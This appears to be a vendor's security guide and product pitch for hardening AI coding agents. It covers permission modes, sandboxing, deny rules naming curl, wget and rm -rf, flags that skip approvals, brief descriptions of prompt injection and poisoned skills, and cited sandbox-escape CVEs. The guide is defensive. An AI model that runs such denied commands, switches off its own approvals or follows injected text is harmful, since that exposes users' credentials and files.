Taken while you try your new agent for the first time.
With antitheft
With antitheft, the stealer is stopped at your passwords
- Caught the moment it reaches for your passwords or wallets
- On Linux refused before the file opens, on Windows and macOS stopped right after
- Even the most advanced malware, the kind no antivirus has seen yet
- Touched
 Google Chrome - Saved passwords
- Type
- Storage access
- Touched
- Google Chrome - Saved passwords
- Type
- Storage access
Keep stealers out of your passwords and wallets
- Guards passwords, browser logins and wallets
- Stops malware your antivirus misses
- On Windows, macOS and Linux
The same lock holds when the program comes from a poisoned package, a skill's "prerequisite" or a command your agent was talked into. It does not cover the agent's own API keys and tokens: those you rotate.
Is Claude Code, Codex, OpenClaw, Hermes or Antigravity safe?
Each tool has its own verdict and its own switches, so each has its own guide.
Already published: AI coding assistant security for Cursor and Copilot, is ChatGPT safe, is AI safe to use, and the fake job interview coding test that targets developers.
How to protect AI agents in 10 minutes (permissions, sandbox, isolation)
These ten steps work for every agent above. Do them in order.
- Reinstall from the vendor's own site, typed by hand. Claude Code from
code.claude.com, Codex from OpenAI's docs or its GitHub, OpenClaw fromopenclaw.ai, Hermes fromhermes-agent.nousresearch.com, Antigravity fromantigravity.google. Never from an ad, a video link or a "leaked" repo. - Update to a fixed version. Every flaw in this guide was fixed in a release; the versions are in the box below.
- Turn YOLO off. No
--dangerously-skip-permissions, no--yolo, no Turbo, no/yoloon your everyday computer. - Turn the sandbox on. Use the agent's built-in sandbox, or run it in a container or VM for any project you did not write.
- Give the agent its own user account, without your browser profile or wallets in it.
- Windows: Settings > Accounts > Other users > Add account.
- macOS: System Settings > Users & Groups > Add User.
- Linux:
sudo adduser agent, then log in as that user to run it.
- Close the network door on always-on agents. Keep the gateway on localhost, run the vendor's audit, and allow only your own accounts to message it.
- Read the agent's files before the agent does. In any cloned project open
AGENTS.md,CLAUDE.md,.claude/,.codex/,.mcp.jsonand anyskills/folder first. - Approve every install yourself. Packages, skills, plugins and MCP servers: check the publisher, the age and what it runs on install.
- Shrink the keys it holds. Scoped, expiring API tokens; no cloud admin keys or live
.envsecrets in its workspace. - Lock your passwords and wallets to their own apps. With antitheft on Linux, only Chrome may open Chrome's saved passwords and only your wallet app may open your wallet. Any other program is refused, the same for your logins and cookies. On Windows and macOS antitheft stops that program the moment it touches them.
For power usersThe switches, per agent (from each vendor's docs)
- Claude Code: start in Manual with
claude --permission-mode default, run/sandbox, audit rules with/permissions. AddBash(curl *)andBash(wget *)topermissions.deny; setpermissions.blockReadsOutsideWorkingDirectories.--dangerously-skip-permissionsonly inside a container or VM, as a non-root user. Version 2.1.163 or later (the latest fixed CVEs). - Codex:
codex --sandbox workspace-write --ask-for-approval on-request. Network is off by default; leave[sandbox_workspace_write] network_accessunset.--yolomeans no sandbox and no approvals. CLI 0.131.0 or later (CVE-2026-19591). - OpenClaw:
openclaw security audit --deep, then--fixfor safe repairs. Keep the Control UI on127.0.0.1:18789, DM access onpairingorallowlist, version 2026.1.29 or later (CVE-2026-25253). - Hermes Agent: in
~/.hermes/config.yamlsetapprovals.mode: manualandterminal.backend: docker; neverhermes --yolo,/yoloorHERMES_YOLO_MODE=1. SetTELEGRAM_ALLOWED_USERS(orGATEWAY_ALLOWED_USERS) in~/.hermes/.env, neverGATEWAY_ALLOW_ALL_USERS=true. Update to 0.16.0 or later (fixes CVE-2026-9368, CVE-2026-53869 and CVE-2026-53870). Inside Docker, approvals are skipped by design: the container is the boundary. - Antigravity: Settings > General > Permission Settings: keep the Default preset (sandboxed terminal, workspace only, no network) or Request Review, never Turbo. Deny rules such as
command(rm -rf)beat allow rules.
AI agent security checklist
- Every agent came from the vendor's own site, and it is on the latest version.
- YOLO, Turbo and skip-permission flags are off outside a container or VM.
- The built-in sandbox is on, or the agent runs in a container, VM or separate user account.
- Always-on agents listen on localhost only and answer only your own accounts.
- You read
AGENTS.md,CLAUDE.mdand project settings in every repo before the agent starts. - New packages, skills, plugins and MCP servers get your approval, one by one.
- The agent's API keys and tokens are scoped, expiring, and on your rotate list.
- Your wallets and real logins are not in the account where the agent runs free.
The last line matters most because no setting covers everything. Prompt injection has no reliable fix, and a new stealer may not match any scanner.
What to do if your AI agent already ran something bad
If your agent ran a command you did not expect, installed something odd, or you installed the agent from a page that was not the vendor's, act as if a stealer ran. Work from a different, clean device.
- Stop the agent and disconnect the computer from the internet.
- Move your crypto first to a new wallet created on a clean device, with a new seed phrase on paper.
- Change your important passwords: email first, then banking, exchanges, GitHub and cloud accounts.
- Sign out of every session on those services, so stolen cookies stop working.
- Rotate every key the agent or the computer held: AI provider API keys, gateway and bot tokens (Telegram, Discord, Slack), SSH keys, cloud and npm tokens.
- Check what changed: new skills, plugins or MCP servers, edited
AGENTS.mdor memory files, new startup items. - Reinstall the system before you trust that computer with money or work again.
Questions people ask
Can Claude Code or Codex delete my files or steal my passwords?
They can do anything you can do in a terminal, so yes, if they are told to and nothing stops them. In their normal modes both ask before risky commands and work inside a sandbox; the danger starts when you switch that off (--dangerously-skip-permissions, --yolo) on your everyday computer, or when hidden text in a repo or web page steers them. Keep approvals on, use the sandbox, and keep wallets and real logins off the account the agent runs in.
Is it safe to run OpenClaw on my main computer?
Only if you keep its gateway private and limit who can message it. OpenClaw is always on, holds your API keys and chat tokens, and takes instructions from messaging apps, so anyone who can reach it can try to steer it. Update to 2026.1.29 or later (CVE-2026-25253), run openclaw security audit --deep, keep DMs on pairing or an allowlist, and give it its own user account or a spare machine.
Which AI agent is the safest: Claude Code, Codex, OpenClaw, Hermes or Antigravity?
The one you run with approvals on, inside a sandbox, from the official download, kept updated. Each has needed security fixes, so the version matters as much as the brand. Coding agents you start yourself (Claude Code, Codex, Antigravity) are easier to keep contained than always-on personal agents (OpenClaw, Hermes) that listen to messages while you sleep.
What is the best protection for AI agents?
Two layers. The agent's own settings protect what it may do: approvals on, the built-in sandbox or a container, a separate user account, and YOLO mode off outside a throwaway VM. antitheft protects your browser passwords, logins, session cookies and crypto wallets from anything the agent runs: on Linux only the app that owns them may open them, and on Windows and macOS any other program that touches them is stopped. For your SSH keys, .env files and developer tokens, antitheft's Activity view shows you which programs opened them, so you know what to rotate. The agent's own API keys, tokens and config are not covered: keep those scoped and rotate them after any scare.
Does antitheft stop prompt injection or protect my API keys?
It does not stop prompt injection: antitheft does not read what your agent reads. It protects what an injected agent goes after. On Linux the antitheft app locks your browser passwords, browser logins, session cookies and crypto wallets: only the app that owns them may open them, so a program your agent was tricked into running gets refused. On Windows and macOS that program is stopped the moment it touches them. For your SSH keys, .env files and developer tokens (npm, PyPI, Git and cloud keys), antitheft's Activity view shows you which programs opened them, so you know what to rotate. The agent's own config and API keys are not covered: keep those out of reach and rotate them after any scare.
I installed an AI agent from a link in a video or an ad. What should I do?
Check the address it came from against the vendor's own site. If it was not the vendor's, treat the computer as infected: disconnect it, move crypto and change passwords from another device, sign out of every session, rotate API keys, then reinstall the system. The full order is in the last section of this guide.
the short version
AI agents like Claude Code, Codex, OpenClaw, Hermes Agent and Google Antigravity are safe enough to run on your own computer when they ask before risky commands, work in a sandbox and come from the vendor's own site. They turn dangerous when you switch the questions off, let strangers message them, or feed them repos, skills and packages you have not read. To protect AI agents, ten minutes of settings closes most of the gap; your passwords and wallets need their own lock for the rest.
sources
- Trend Micro: InstallFix and Claude Code, how fake install pages lead to real compromise (May 2026)
- Huntress: How fake OpenClaw installers spread GhostSocks malware (Mar 2026)
- Malwarebytes: Fake Google Antigravity downloads are stealing accounts in minutes (Apr 2026)
- The Hacker News: Google patches Antigravity IDE flaw enabling prompt injection code execution (Pillar Security research) (Apr 2026)
- Check Point Research: RCE and API token exfiltration through Claude Code project files (CVE-2025-59536, CVE-2026-21852) (Feb 2026)
- Socket: SANDWORM_MODE, Shai-Hulud-style npm worm hijacks CI workflows and poisons AI toolchains (Feb 2026)
- The Hacker News: Researchers find 341 malicious ClawHub skills stealing data from OpenClaw users (Feb 2026)
- SecurityScorecard STRIKE: How exposed OpenClaw deployments turn agentic AI into an attack surface (Feb 2026)
- The Hacker News: OpenClaw bug enables one-click remote code execution via malicious link (CVE-2026-25253) (Feb 2026)
- Hudson Rock: Real-world infostealer infection targeting OpenClaw configurations (Feb 2026)
- Cloud Security Alliance research note: 9 CVEs in 4 days, what Hermes Agent enterprises must learn (May 2026)
- GitHub Advisory Database: hermes-agent sandbox issue in execute_code (CVE-2026-9368, GHSA-wm96-9gfh-vvgq) (May 2026)
- GitHub Advisory Database: hermes-agent DNS rebinding in dashboard WebSocket endpoints (CVE-2026-53869, patched in 0.16.0) (Jun 2026)
- GitHub Advisory Database: hermes-agent world-readable response store and webhook files (CVE-2026-53870, patched in 0.16.0) (Jun 2026)
- NVD: CVE-2026-19591, Codex CLI and Desktop PowerShell stop-parsing approval bypass leading to code execution (fixed in CLI 0.131.0) (Sep 2026)
- Anthropic advisory GHSA-7835-87q9-rgvv: Claude Code sandbox escape via git worktree path confusion (CVE-2026-55607, fixed in 2.1.163) (Jun 2026)
- Claude Code Docs: Choose a permission mode
- OpenAI Codex Docs: Agent approvals and security
- OpenClaw Docs: Running the security audit
- Hermes Agent Docs: Security
- Google Antigravity Docs: Permissions (presets, sandbox, allow and deny lists)